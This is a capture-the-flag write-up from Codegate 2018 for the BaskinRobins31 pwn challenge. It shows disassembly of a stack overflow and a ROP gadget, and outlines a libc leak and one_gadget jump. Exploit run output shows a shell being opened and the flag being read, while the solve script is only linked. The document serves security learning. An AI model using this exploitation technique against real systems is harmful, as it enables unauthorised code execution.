
Codegate CTF 2018
== Junior ==

[*] Team Name: FetchDEX (32/39)




Your team

#	Team	Score	Update
32	FetchDEX	217	2 days ago

Rank - junior

[*] WRITEUP



Challenges

RedVelvet
182pt (Rev)
3 days ago - 28

BaskinRobins31
217pt (Pwn)
3 days ago - 30

Welcome to droid
924pt (Rev)
3 days ago - 2


Miro
1000pt (Crypto)
3 days ago - 1

BaskinRobins31: 30solves, 217p, PWN

>file: ELF 64bit

>as the file name says, the challenge was basically a popular koreean game called Baskin Robins 31


>in the main function there could be spotted a hint



```
loc_400B40:                 ; "Wow! You win!"
mov     edi, offset aWowYouWin
call    _puts
mov     edi, offset aHintIsRop ; "Hint is : ROP"
call    _puts
```

>after a short analyze of the code it can be spotted an interesting function: HELPER


>this is a very good function, it prepares all registers for a function call



```
; Attributes: bp-based frame

public helper
helper proc near
push    rbp
mov     rbp, rsp
pop     rdi
pop     rsi
pop     rdx
retn
helper endp ; sp-analysis failed
```

>next, looking for the vulnerability. in YOUR_TURN function we can see a huge anount characters which are going to be read.



```
lea     rax, [rbp+s]
mov     edx, 190h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
```

>this leads us to a stack overflow, which later will allow us to overwrite the return address.


>next the steps are pretty simple, leak libc and call system.

1. Using the above vulnerability I first called write with the GOT entry of puts() in order to leak LIBC's base address.
2. Next, I used a tool for detecting one_gadgets in libc and called the one from offset 0x45216

>by running the following script:

https://github.com/Fineas/Me-CTF/blob/master/solve-BaskinRobins31.py

I managed to get the flag.



```
[*] FeDEX:~/CTF/CODEGATE18$ python solve_binaries.py --remote
[*] '/home/fedex/CTF/CODEGATE18/BaskinRobins31'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to ch4ll3ng3s.codegate.kr on port 3131: Done
### This game is similar to the BaskinRobins31 game. ###


>>>>>>>>
\x00\xb8\x8d\xb7]\x7f\x00\x00>>>>>>>>  0x7f5db78db800

LIBC=  0x7f5db7886000

>>>>>>>>
Px\xb7]\x7f\x00\x00>>>>>>>>  0x7f5db797d250

 SYSTEM=  0x7f5db78cb390


[*] Switching to interactive mode
$ ls
BaskinRobins31
flag
$ ls
BaskinRobins31
flag
$ cat flag
flag{The Korean name of "Puss in boots" is "My mom is an alien"}
[*] Got EOF while reading in interactive
$
```